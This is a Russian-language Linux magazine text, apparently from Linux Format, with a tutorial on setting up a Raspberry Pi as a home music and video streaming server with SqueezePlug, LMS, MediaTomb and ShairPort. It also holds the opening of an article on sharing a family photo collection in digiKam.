Строки исходного кода помещаются в цветные плашки. Если строка кода не умещается в колонке, ее остаток переходит на следующую строку, в той же плашке:

```
procedure TForm1.Button1Click
begin
  mniWordWrap.Checked := false
```




Raspberry Pi:

Маянк Шарма удаленно управляет вашим Pi для воспроизведения и потокового вещания музыки и видео на любых устройствах со *SqueezePlug*.



Наш эксперт

Фанат открытого ПО **Маянк Шарма** был пишущим редактором Linux.com и продолжает писать для Linux Today, Digg и PC Plus.



Самое популярное применение Raspberry Pi (не считая образовательного) – воспроизведение мультимедиа. Для новичков: его можно использовать как маленький и стильный НТРС (Home Theatre Personal Computer – персональный компьютер для домашнего кинотеатра) с медиа-центром *XBMС*. В этом руководстве мы превратим Raspberry Pi в полноценный компьютер для потокового вещания мультимедиа.

С виду слабому малышу Raspberry Pi хватит пороха для организации потокового вещания по всему вашему дому и на любые устройства. Можно спрятать его за колонками Hi-Fi вместе с USB-дискон и управлять воспроизведением музыки с телефона на Android. Или организовать потоковое вещание видео высокой четкости с NAS на планшет. Но главное – с его помощью также можно создать потоковое вещание музыки с телефона Android на колонки Hi-Fi, как в AirPlay.

У многих из нас дома уже есть похожая система – скажем, из NAS и маломощного компьютера. Эти компьютеры должны быть маленькими, чтобы не отнимать у вас жизненное пространство; тихими, чтобы шумный вентилятор не портил впечатление от просмотра фильмов; и дешевыми, потому что вы уже угрохали все деньги на большой плазменный телевизор. Raspberry Pi удовлетворяет всем трем условиям.

Обычно для настройки такой среды вам нужен набор серверного ПО и навыки ниндзя в командной строке. Но благодаря проекту *SqueezePlug*, который делает всю трудную работу, настроить и запустить такое можно за несколько минут. Начнем.


Загружаем SqueezePlug

Сперва загрузим последнюю версию образа *SqueezePlug* для Raspberry Pi с www.squeezeplug.eu/?page_id=52. После загрузки можно проверить его целостность, проверив контрольную сумму MD5 в Windows утилитой *WinMD5Free*. Образ распространяется в виде ZIP-файла, и перед переносом на SD-карту его нужно распаковать. Обратите внимание, что раз-

мер распакованного образа – почти 4 Гб, так что вам понадобится SD-карта объемом как минимум 8 Гб. Разработчик также советует брать карту класса 6 или выше. Номер класса отражает скорость карты – чем он выше, тем карта быстрее. Чтобы записать файл образа *SqueezePlug* в Windows, загрузите *USB Image Tool* с www.alexpage.de/usb-image-tool/download. Устанавливать утилиту не обязательно: просто загрузите ZIP-файл и распакуйте его содержимое. Теперь щелкните правой кнопкой на файле **USB Image Tool.exe** и выберите Run as Administrator [Запуск от имени администратора] в контекстном меню. На левой панели окна программы появится ваша карта. Убедитесь, что утилита работает в режиме Device [Устройство], выбрав его из выпадающего меню в левом верхнем углу. Для записи образа на карту нажмите кнопку Restore [Восстановить] и выберите файл образа *SqueezePlug*. Процесс потребует времени, в зависимости от скорости карты.

Если вы пользуетесь Linux, записать образ на SD-карту можно почтенной командой **dd**. В большинстве дистрибутивов карта автоматически смонтируется при подключении. Чтобы узнать, в какой каталог была смонтирована карта, воспользуйтесь командой **mount**. Например, если ваша карта смонтирована в **/dev/sdc1**, размонтировать ее перед записью образа можно так:

```
$ sudo umount /dev/sdc1
$ sudo dd bs=4M if=SqueezePlug_HF_602.img of=/dev/sdc
```



➤ Скачивайте образ *Squeezebox Hard-Float*, а не более мягкий с виду *Soft-Float*.

Поток медиа

В первом случае доступ к *SqueezePlug* несложен. Во втором для этого понадобится клиент SSH. Во всех дистрибутивах Linux есть утилита *ssh*, с помощью которой можно создать сеанс SSH. В Windows вам понадобится клиент вроде *PuTTY*.

Включите RPi, немного подождите и зайдите на страницу настройки роутера, чтобы узнать IP-адрес, который он назначил компьютеру [Имя хоста]. В Linux откройте терминал и введите команду `sudo ssh root@192.168.2.100`

указав IP-адрес, который был назначен RPi. Зайдите в *SqueezePlug* от имени *root* с паролем *posour4u*. *SqueezePlug* проверит наличие всех необходимых обновлений, после чего спросит, хотите ли вы расширить свою файловую систему на всю SD-карту. Пока это можно пропустить, но советую сделать это перед установкой дополнительных серверов. Это автоматизированный процесс из двух этапов, и все, что от вас нужно – разрешение перезапустить RPi.

Устанавливаем сервер и плеер


Ваша музыка и видеофайлы скорее всего хранятся на внешнем USB-диске. Хотя у RPi есть USB-порты, любые USB-устройства рекомендуется подключать к нему через USB-хаб с внешним питанием, чтобы не нагружать источник питания RPi. Но не подключайте USB-устройство, пока вас об этом не попросят.

Чтобы нацелить *SqueezePlug* на свою медиа-библиотеку, запустите ее панель настройки, набрав `setup` и выбрав параметр `Media_Handling`. Во всех медиа-серверах в *SqueezePlug* настроен доступ к файлам в каталоге `/mnt`, в который будет смонтирована ваша медиа-библиотека. Вам покажут список каталогов, где будут располагаться ваши файлы. Выберите вариант USB и одну из двух точек монтирования, например, `/mnt/hd1` или `/mnt/hd2`. Тут вас попросят подключить USB-устройство.

SqueezePlug покажет информацию о последнем подключенном устройстве: идентификатор устройства и его файловую систему. Когда вы убедитесь, что это именно то устройство, которое вы подключили, *SqueezePlug* смонтирует устройство в указанной ранее точке монтирования.

Теперь можно вернуться в терминал и набрать `mount` – проверить, что медиа-библиотека смонтирована. Также можно перейти в каталог монтирования командой `cd` и просмотреть его содержимое командой `ls`, которая должна вывести список всех файлов. Если вы будете выключать или перезагружать RPi, перед тем как включать его снова, обеспечьте подключение USB-устройства.

Хотя *LMS* предназначен в основном для аудиоплееров *Squeezebox* от Logitech, сервер может выполнять потоковое




► *LMS (Logitech Media Server – медиа-сервер Logitech) – сервер потокового воспроизведения звука с открытым исходным кодом, разработанный Logitech.*

вещание и на другие медиа-плееры. У сервера также есть модули расширения, с помощью которых можно организовать потоковое вещание подкастов или эфирного радио с таких радиостанций, как Absolute Radio UK и BBC.


Для установки сервера перейдите в раздел `Server_and_Player` консоли администрирования *SqueezePlug* и выберите `Server` [Сервер]. Откроется список всех серверов потокового воспроизведения, поддерживаемых *SqueezePlug*. При выборе первого сервера в списке (*LMS*), вам предложат установить [Install] или удалить [Uninstall] сервер.

Если вы выбрали установку сервера, вам покажут его лицензию. Установочный скрипт *LMS*, поставляемый со *SqueezePlug*, установит проверенную версию сервера (в данном случае *v7.7.2*). Если вы хотите установить конкретную версию, можно ввести полный путь к Deb-файлу этой версии. Но большинство пользователей должны просто нажать `Enter` для установки версии по умолчанию. Скрипт автоматически загрузит и установит *LMS*. По завершении установки появится сообщение со ссылкой на web-интерфейс администрирования сервера. По умолчанию этот интерфейс использует порт 9000 – если адрес вашего RPi 192.168.3.100, то адрес web-интерфейса администрирования *LMS* – 192.168.3.100:9000.

Теперь запустите браузер на любом компьютере сети и откройте консоль администрирования *LMS*. При первом входе в систему запустится мастер. Первый шаг можно опустить, если у вас нет учетной записи на mysqueezebox.com. На следующем шаге нужно указать каталог с музыкой, в который вы смонтировали USB-диск, например, `/mnt/hd1`. На следующем шаге нужно так же указать папку с плей-листами, которая опять же может



► *SqueezePlug* может считывать медиа-файлы с SD-карты, локального USB-устройства, по NFS или сетевого ресурса *Samba* в сети.



➤ Если у вас нет аппаратного плеера Logitech, не страшно: ничуть не сложнее настроить воспроизведение на программный плеер.

быть точкой монтирования на USB-диске. Наконец, просмотрев настройки, нажмите кнопку Finish [Готово]. После этого откроется главный интерфейс *LMS*, на что может потребоваться время, так как при этом сканируется ваша музыкальная библиотека.

Навигация в двухпанельном интерфейсе администрирования *LMS* довольно проста. На левой панели можно просматривать свою библиотеку, которую *LMS* уже разбил на категории, по исполнителям [Artists], жанрам [Genres] и годам [Years], на основании метаданных файлов.

При выборе трека или альбома его можно воспроизвести или добавить в текущий плей-лист, который отображается на правой панели. В нижней части этой панели есть кнопка создания собственного плей-листа со всеми треками текущего плей-листа. *LMS* удобен тем, что в нем можно создавать плей-листы как из локальных медиа-файлов, так и из интернет-радио и подкастов.

В нижней части интерфейса есть кнопка Settings [Настройки], которая поможет настроить *LMS*, включив или отключив плагины, добавив дополнительные медиа-библиотеки, изменив тему веб-интерфейса и т. д.

На данный момент сервер потокового воспроизведения *LMS* полностью настроен на воспроизведение музыки. Но если у вас нет Wi-Fi плеера *SqueezeBox* от Logitech, например, *Boom* или *Touch*, эти настройки вам не подойдут. Однако *LMS* может проигрывать музыку и на программные плееры. Поэтому установим один в *SqueezePlug*. Это позволит нам воспроизводить музыку на колонки, подключенные к звуковому выходу или портам HDMI или USB RPi.

Как и у потоковых серверов, в *SqueezePlug* тоже есть несколько плееров, способных воспроизводить потоковое вещание *LMS*. Мы воспользуемся *SqueezeSlave*, плеером без графического интерфейса для воспроизведения потоков *LMS*.

Но сначала подключите колонки и убедитесь, что они проигрывают звук. Подключите колонки к RPi и зайдите в интерфейс администрирования *SqueezePlug*. Зайдите в Server_and_Player > Player > AudioSettings [Сервер и плеер > Плеер > Настройки звука]. Здесь можно выбрать аудиоустройство для динамиков и проиграть через них тестовые звуки.

Перейдите к Select_Sound_Output [Выбор звуковой выход] и выберите Auto [Автоматически], чтобы *SqueezePlug* определил, подключены ли колонки к аудиовыходу или к порту HDMI. Вернитесь в настройки звука [Audio Settings] и проиграйте тестовые звуки с помощью кнопок Test_Sound_1 [Тестовый звук 1] и Test_Sound_2 [Тестовый звук 2], чтобы проверить, может ли *SqueezePlug* проигрывать звук через подключенные колонки.

Теперь вернитесь в меню Player [Плеер] и выберите *SqueezeSlave*, чтобы установить плеер. Можно не только установить, но и обновить или удалить плеер. Как и в *LMS*, плеер *SqueezeSlave* загрузится из Интернета и установится автоматически.

Он обнаружит в сети сервер *LMS* и отобразит его IP-адрес. Он также позволит вам выбрать звуковую карту, к которой вы подключили динамики. Если вы подключили колонки к звуковому выходу RPi, выберите RPi_internal. После установки плеера перейдите в веб-интерфейс *LMS*. В правом верхнем углу вы увидите

выпадающий список, где есть все плееры, для которых возможно потоковое вещание с *LMS*. Теперь там есть и *SqueezeSlave*. При воспроизведении трека он будет звучать в колонках, подключенных к RPi.

Но заходить в веб-интерфейс каждый раз, когда нужно изменить трек, мало радости. Вместо этого возьмите телефон или планшет с Android, зайдите в Google Play и загрузите программу для управления сервером, такую как *Logitech Squeezebox Controller* или *Squeezer*. Приложение автоматически обнаружит сервер и подключится к нему, предоставив вам полный контроль над воспроизведением.

Готово! Сервер потокового воспроизведения полностью настроен. Теперь можно закрыть сессию SSH или, отключив монитор, спрятать RPi за Hi-Fi колонками вместе с USB-диском. Теперь каждый раз, когда захотите послушать музыку, просто возьмите телефон, запустите программу для удаленного управления, откройте свою музыкальную коллекцию и нажмите Play [Пуск].

Расширяем поток

Как вы, возможно, заметили при установке *LMS*, в *SqueezePlug* есть и другие серверы потокового воспроизведения, такие как *MiniDLNA* и *Media Tomb*. *Media Tomb* – медиа-сервер UPnP (Universal Plug and Play), который может организовать потоковое вещание на UPnP-совместимые устройства, включая настольные плееры вроде *VLC*, телефоны с Android и даже PlayStation 3. *MiniDLNA* – легкая альтернатива *Media Tomb*, но у него нет веб-интерфейса, и настраивать его нужно в текстовом файле, поэтому мы воспользуемся *Media Tomb*.

Чтобы установить *Media Tomb*, зайдите в *SqueezePlug* и перейдите в окно настроек. Затем зайдите в Server_and_Player > Server > Media_Tomb [Сервер и плеер > Сервер > Media_Tomb]. Вы увидите знакомые инструменты для установки и удаления сервера. При выборе Install [Установить] сервер загрузится из Интернета, и, как и в *LMS*, появится окно подтверждения с IP-адресом интерфейса администратора (он использует порт 49152), а также с именем пользователя для входа и паролем по умолчанию.

Чтобы *Media Tomb* смог работать с файлами, ему нужно указать медиа-библиотеку. Зайдите в его веб-интерфейс с логином и паролем по умолчанию. В левом столбце выберите Filesystem [Файловая система] и выберите каталог, содержащий медиа-файлы (в нашем случае */mnt/hd1*). Справа появятся ваши медиа-файлы. Нажмите на «+» справа от файла или каталога. Это предоставит общий доступ к каталогу с настройками по умолчанию. Следующий знак также позволит предоставить общий доступ к файлу/каталогу, но предоставит вам дополнительные возможности, например, автоматическое сканирование библиотеки с заданным интервалом времени. Просмотреть медиа-файлы в общем доступе можно, выбрав Database [База данных] в левом столбце.



➤ *Media Tomb* может воспроизводить не только музыку и не только на подключенные колонки. Это настоящий ас!

Запускаем MediaTomb и VLC



► Благодаря UPnP, любое совместимое устройство в сети сможет проигрывать поток от *Media Tomb*.

После установки *Media Tomb* и добавления файлов мультимедиа все по сути готово. Теперь любой UPnP-совместимый плеер на любом устройстве в той же сети, что и *Media Tomb*, автоматически обнаружит сервер.

Увы, состояние медиа-плееров UPnP в Linux довольно плачевное. Медиа-плееры по умолчанию в Gnome и KDE не могут воспроизводить потоки с медиа-серверов UPnP. У плеера *Amarok* в KDE есть плагин, позволяющий ему увидеть медиа-серверы UPnP, но иногда он не настраивается на наш сервер UPnP.

Единственный медиа-плеер, который без проблем производит поток из *Media Tomb* – *VLC*. К тому же он кроссплатформенный, и с его помощью можно воспроизводить медиа в Windows, Mac OS X, Linux и других операционных системах.

Чтобы воспроизвести поток из *Media Tomb*, запустите *VLC* и откройте окно Playlist [Плей-лист], нажав Ctrl+L или выбрав пункт меню View > Playlist [Вид > Плей-лист]. На левой панели откройте Local Network [Локальная сеть] и выберите Universal Plug 'n' Play. Откроется список медиа-серверов, которые *VLC* обнаружил в вашей сети.

Сервер с именем *MediaTomb* – тот, что мы как раз настроили в RPi. Можно щелкнуть на нем и просмотреть содержимое своей медиа-библиотеки. Найдя файл, который вы захотите проиграть, дважды щелкните на нем. Через несколько секунд *VLC* начнет посылать его на локальный компьютер.

Если вы хотите воспроизводить потоки UPnP на телефон или планшет с Android, для этого в Google Play есть несколько приложений. Мы рекомендуем *BubbleUPnP*. Полная версия на момент написания статьи стоит 3,04 ф. ст.; кроме того, есть бесплатная версия с рекламой и умеренными ограничениями.

Но помните, что само *BubbleUPnP* мультимедиа не воспроизводит. Для этого оно пользуется внешним плеером, таким как *MX Player*, *MoboPlayer* или *DicePlayer*. Убедитесь, что на вашем телефоне или планшете такой плеер есть.

При первом запуске *BubbleUPnP* попросит вас настроить потоковое воспроизведение через Интернет, чтобы воспроизводить мультимедиа на любое устройство через Интернет. Пока это можно пропустить, поскольку для воспроизведения контента по локальной сети такое не требуется.

В запущенном *BubbleUPnP* переключитесь на вкладку Devices [Устройства] со списком рендереров и библиотек. Убедитесь, что библиотека ссылается на *MediaTomb*, наш потоковый сервер. Затем переключитесь на вкладку Library [Библиотека] с нашей библиотекой мультимедиа, автоматически разбитой на папки, такие как Albums [Альбомы], Recently Played [Недавно воспроизведенное] и т. д.

Для воспроизведения аудио- или видеофайла во внешнем медиа-плеере щелкните на этом файле. А теперь не здорово ли было бы проигрывать музыку со своего мобильного телефона или планшета на колонках Hi-Fi, подключенных к RPi?


Если вы следовали с нами шаг за шагом, теперь у вас все настроено. Все, что вам нужно – плеер UPnP в *SqueezePlug*, такой как *SqueezeSlave*, который мы установили на шаге 5, и приложение *BubbleUPnP* на телефоне с Android для потокового воспроизведения музыки. Если все это у вас есть, запустите *BubbleUPnP* и перейдите на вкладку Devices. Здесь измените рендереры на *SqueezeSlave* и библиотеки на Local Media Server [Локальный медиа-сервер]. Переключитесь на вкладку Library и выберите трек на своем телефоне – и он начнет воспроизводиться в колонках, подключенных к RPi, совсем как в *AirPlay*!

Поток с ShairPort

Кстати об *AirPlay*: если у вас есть устройство с iOS, можно воспроизводить музыку на колонки RPi, так же, как и на колонки *AirPlay*. Но для этого нужно установить в *SqueezePlug* еще одну дополнительную программу – *ShairPort*, она умеет получать и воспроизводить потоки *AirPlay*.

Чтобы установить *ShairPort*, зайдите в меню настройки *Squeeze-Plug* и выберите пункт меню Server_and_Player > Player > ShairPort [Сервер и плеер > Плеер > ShairPort]. Опять же, как и всегда в *SqueezePlug*, программа будет загружена и установлена автоматически. Вам нужно будет только задать имя, идентифицирующее плеер *ShairPort* для устройства iOS (по умолчанию – *AirPi*). После установки возьмите устройство с iOS, запустите любую программу воспроизведения музыки и нажмите кнопку *AirPlay*. Вы увидите имя, которое задали для устройства *ShairPort*. Щелкните по нему, и музыка начнет проигрываться на удаленные колонки!

Если вы следовали нашему руководству, то теперь у вас есть отличная система, которая не только воспроизводит музыку по всему дому на любые устройства, но также может воспроизводить музыку с любого устройства Android и Apple. И вы добились всего этого с открытой программой в несколько раз дешевле аналогичных систем с проприетарными устройствами Sonos или *AirPlay*. Есть чем похвастаться! **LXF**



► На вкладке Devices [Устройства] *BubbleUPnP* находится список рендереров и библиотек.

digikam: Труд

Марко Фиоретти объясняет, как эффективно раскидать на всех управление большой коллекцией цифровых фотографий.

Наш эксперт

Марко Фиоретти – автор «Семейного руководства по цифровой свободе», а также активист свободного ПО и программист.



Благодаря цифровым камерам и смартфонам сегодня даже в небольшой семье, члены которой не испытывают большого интереса к фотографии, каждый месяц появляется несколько сотен новых снимков. Хранить тысячи фотографий разбросанными по разным устройствам или сваленными без разбора в одну-две папки – это все равно что не иметь их вовсе. Коллекциями фото удобно и приятно пользоваться только тогда, когда их легко найти, фотографии снабжены комментариями, а плохие или почти одинаковые снимки удалены. Но чтобы этого добиться, может потребоваться очень много времени, если не разделить нагрузку.

Мы расскажем о среде совместной работы над фотографиями на базе *digikam*, которая используется в основном для следующего сценария: есть семья или группа людей, которые хотят сформировать, классифицировать, изменять и поддерживать одну большую общую коллекцию цифровых фотографий на своих локальных компьютерах или в локальной сети. Предложенный метод несовершенен, но у него есть преимущества:

- » у каждого участника могут быть и личные альбомы *digikam*;
- » все функции *digikam* доступны всем пользователям;
- » все действия максимально автоматизированы;
- » все участники могут размещать необработанные фотографии в общем альбоме;
- » каждый участник может работать с любого компьютера из дома или – при правильной настройке и ширине канала – удаленно.


Но описанная ниже процедура настройки и использования *digikam* – только часть задачи, не первая и даже не главная. Другие части задачи – понимание ряда общих концепций, тщательное планирование и главное – стремление каждого участника пользоваться этим методом на практике. Пожалуйста, наберитесь терпения: общую картину описывать дольше, чем ее реализовать, но если не сделать этого, все дальнейшее утрачивает смысл.

С технической точки зрения, основных требований всего два. Первое – все участники должны пользоваться одной и той же версией *digikam*. Добиться этого непросто, так как на практике придется требовать, чтобы у всех участников был один и тот же дистрибутив GNU/Linux и чтобы они обновляли его одновременно. Однако избежать этого никак нельзя, так как при автоматической обработке одних и тех же метаданных разными версиями *digikam* могут возникать проблемы.

Второе требование – хотя бы один участник должен знать Linux достаточно хорошо, чтобы выполнять некоторые административные действия в командной строке; писать код не придется, но придется работать вне *digikam*, набирая команды в командной строке и создавая простые скрипты. Это обязательно, т.к. некоторые из этих команд или их параметров зависят от используемого дистрибутива (дистрибутивов) Linux, их конфигурации и структуры домашней локальной сети. Из-за необъятного количества сочетаний мы просто не смогли бы подробно описать все возможные наборы команд, даже не будучи ограничены четырьмя страницами. Однако мы сообщим достаточно подробностей для того, чтобы вы легко нашли подходящую для своей конфигурации документацию.

Немного поиграем в адвоката дьявола: уверены ли вы и ваша «команда», что вам это нужно? Ведь *digikam* изначально не предназначался для командной работы, и таким скорее всего и останется. Потому мы и сказали, что предлагаемый метод несовершенен. Его относительно просто реализовать и использовать, и он позволяет участникам совместно пользоваться всеми возможностями *digikam* в объеме, более чем достаточном для многих групп. В то же время он не может быть полностью прозрачным для конечных пользователей, и если вам чего-то не хватит, придется его расширять.

Поэтому если вы и ваша группа хотите только поместить в общий доступ и, возможно, классифицировать по тэгам или дате



» Семейная коллекция фотографий, и тема *digikam* для режима владельца.

СОВМЕСТИМЫЙ

один большой набор готовых фотографий, то *digiKam*, возможно, не лучшее решение. Любая из программ, представленных в нашем Сравнении онлайн-менеджеров фотогалереи в **LXF163**, прекрасно справится с этой задачей в многопользовательском режиме без дополнительной настройки.

Введение в DAM в фотографии

DAM (Digital Assets Management – управление цифровыми ресурсами) – общий термин для правил и лучших подходов, которым нужно следовать при управлении сложными коллекциями цифровых файлов. По части фотографий DAM касается форматов и имен. Нужно выбрать правильный формат (форматы), в которых должны храниться обработанные фотографии. В большинстве случаев подходят PNG или JPEG. Сложнее с именами. Любая общая коллекция фотографий останется, или станет, бесформенной грудой, если участники не придерживаются одних и тех же имен для определенных вещей. Например, все участники обязаны применять одинаковую схему именования для всех альбомов и фотографий, независимо от того, от какого пользователя или с какой камеры, смартфона или сканера они были получены! Большинство фотографов использует даты и в именах файлов, и в именах альбомов (например, ГГГГММДД_отпуск_турбаза в именах альбомов) – это единственный способ гарантировать, что все фотографии останутся в правильном порядке, даже если объединить альбомы или добавить файлы; при этом уцелеет поиск по тэгам.

Кстати о тэгах! Хорошие имена и иерархия тэгов делают работу с набором фотографий гораздо удобнее. Потратьте немного времени и продумайте свое дерево тэгов и соглашения по их использованию, или хотя бы представьте, как они должны помочь вам. Всячески избегайте синонимов! Как пометить фотографии с событиями из жизни свободного ПО? “Free Software”, “Free SW”, “FOSS” или как-то еще? Подойдет любой вариант, если у всех он будет один и тот же!

Конечно, исчерпывающую структуру тэгов для всех фотографий, которые вы и ваши партнеры снимете за всю жизнь, сразу придумать невозможно. Тем не менее, чем больше вы предварительно определите на бумаге, тем меньше нудных действий вам придется повторять в будущем. В руководстве по *digiKam* есть прекрасный раздел о DAM. Пожалуйста, прочтите его внимательно, прежде чем претворять в жизнь то, что узнаете на этом уроке.

Обзор архитектуры

Некоторые свойства (и ограничения) *digiKam* оказывают прямое влияние на совместную работу через эту программу. Первое – понятия коллекций и альбомов. У каждого пользователя *digiKam* может быть несколько независимых коллекций изображений. Каждая коллекция может находиться на собственном устройстве хранения данных, будь то домашний каталог, внешний USB-диск или удаленный раздел. Внутри коллекции изображения объединяются в альбомы и подальбомы, которым соответствуют обычные каталоги в файловой системе.

Для работы *digiKam* нужны две базы данных: одна для данных *digiKam*, которые могут быть общими или относящимся к изображениям, и вторая – для хранения миниатюр изображений.

Метаданные

В контексте данного урока – упоминая только о том, что оказывает прямое влияние на нашу тему – метаданные изображений – это вся информация о цифровой фотографии, которую может понимать и хранить *digiKam*. Некоторые метаданные записываются цифровыми камерами прямо в файлы изображений – например, время создания или выдержка. Другие добавляются позже менеджерами фотографий вроде *digiKam* или утилитами командной строки вроде *exiftool*. Одни метаданные (например, экспозиция или географические координаты съемки) никогда не меня-

ются. Другие (например, рейтинги, комментарии или заголовок) могут меняться неоднократно.

Все метаданные, хранимые в фотографиях, доступны независимо от *digiKam*. Но они также доступны всем, у кого есть копия этих фотографий, если вы не удалили их перед публикацией. А все, что вы храните в базе данных, является приватным... пока кто-то не украл ваш пароль или ноутбук. *digiKam* позволяет задать, какие метаданные будут записываться в фотографии: пользуйтесь этим ответственно.

По умолчанию это базы данных формата *SQLite* в двух файлах: **digikam4.db** и **thumbnails-digikam.db**. Альтернативой могут быть реляционные базы данных *MySQL* с теми же именами. Базы данных *SQLite* по умолчанию локальные и недоступны с других компьютеров или учетных записей. В отличие от них, базы данных *MySQL* могут жить на удаленном компьютере. Какой бы формат ни использовался, у пользователя *digiKam* может быть сколько угодно коллекций фотографий, но лишь несколько баз данных.

Местоположение коллекции может стать потенциальным источником неприятностей, когда *digiKam* используется с различных компьютеров. В именах коллекций используется уникальный идентификатор (UUID) физического устройства, на котором они расположены, или, когда он недоступен (например, для RAID, удаленных каталогов и т.п.), только путь до их каталога. Поэтому в общем случае местоположение коллекции, сохраняемое в базе данных *digiKam*, может быть корректным только в том случае, если *digiKam* запускается на заданном компьютере и/или для заданной учетной записи.

А есть еще и метаданные (см. врезку). *digiKam* умеет хранить их не только в своей внутренней базе данных, но и в самих фотографиях или в отдельных, так называемых приставных [sidecar] файлах. Если хранить метаданные только в базе данных, *digiKam* будет работать гораздо быстрее. Если хранить их в файлах, они останутся доступными, если вы однажды откажетесь от *digiKam* или его база данных будет повреждена из-за программных или аппаратных ошибок. К сожалению, из-за нехватки ресурсов, вариантов дизайна и неисправленных ошибок синхронизация тэгов в этих трех местах автоматически не поддерживается (даже для одного пользователя).

В *digiKam* также много функций, которые для простоты можно назвать не связанными с базой данных. Это фильтры и операции для ручной обработки изображений – от удаления красных глаз до обрезки, поворота, визуальных эффектов и т.д.

Ограничение на одну базу данных на пользователя и проблема с синхронизацией метаданных – два очень важных ограничения

»

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

